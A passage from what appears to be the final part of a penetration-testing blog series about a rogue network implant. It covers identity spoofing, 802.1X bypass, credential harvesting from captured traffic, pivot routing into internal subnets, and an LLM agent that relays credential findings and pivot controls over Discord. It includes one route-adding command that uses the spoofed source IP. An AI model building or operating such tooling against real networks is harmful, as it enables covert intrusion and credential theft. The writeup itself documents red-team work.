 spoof-target.sh with –last-spoofed: identity restored from log without re-reading any PCAP
6.2 Subnet Suggestion Prompt
After identity spoofing is applied, the script reads subnet-suggestions.json and presents the ranked network list to the operator, asking whether to add the routes via veth1.
1
2
3
4
5
6
[*] Suggested subnets from traffic analysis:
  1. 10.10.1.0/24    (4821 pkts) : Kerberos, LDAP, RDP, SMB
  2. 10.10.5.0/24    ( 312 pkts) : HTTP, HTTPS
  3. 172.16.0.0/24   (  88 pkts) : SSH

Add these routes via veth1? (y/N):
If confirmed, routes are added immediately using the spoofed IP as the preferred source:
1
ip route add "$subnet" dev veth1 src "$SPOOFED_IP"
This connects identity spoofing directly to pivot routing in a single interactive flow, cutting out the manual steps between “bridge is up” and “I can reach internal subnets as the inline device.”
 spoof-target.sh in offline mode: detection from stored PCAPs, then subnet routing suggestions
7. Summary
With these changes in place, bridge events appear in Discord automatically, credential findings are formatted and pushed the moment they are detected, and status queries or pivot operations happen in a single conversation. The changes touch every layer of the stack:
- VPS: Discord bot replaced by OpenClaw with four active skills, three workspace files covering operational rules, implant knowledge, and agent persona, and GPT-5.4-mini as the backing model for fast, cost-effective operator interaction.
- Implant API: Renamed from
discord/toapi/, with new endpoints for credentials, pivot status, route management, and Ligolo-ng session control. - Traffic analyzer: BruteShark replaced by a pure-Python incremental analyzer covering 16 protocol variants, with persistent deduplicated
findings.jsonand ranked subnet suggestions. - Push notifications: Both bridge-sync and traffic-analyzer push events to OpenClaw over authenticated webhooks, delivering real-time alerts to Discord without any operator action.
- spoof-target: Offline-first by default, single tshark pass for efficiency, hybrid LLDP for hostname detection,
--last-spoofedfor instant identity replay after an interface reset, and a subnet routing prompt that closes the gap between spoofing and pivoting.
The underlying hardware, bridge configuration, 802.1X EAPOL forwarding, and identity spoofing mechanics described in Parts 1 and 2 remain unchanged. Everything in this update sits on top of that foundation.
The skill system is intentionally kept lean for now, with room to grow as new needs surface during real activity. Other skills will follow from engagement-specific requirements as they come up.
Like any operational tooling, this will sharpen with use. The workflow is running, and the rest will take shape from field experience. Beyond the immediate operational value, this is also an ongoing exploration of where AI-assisted tooling genuinely fits in this specific context: what it handles well, where it adds real leverage, and how to keep the operator in control throughout.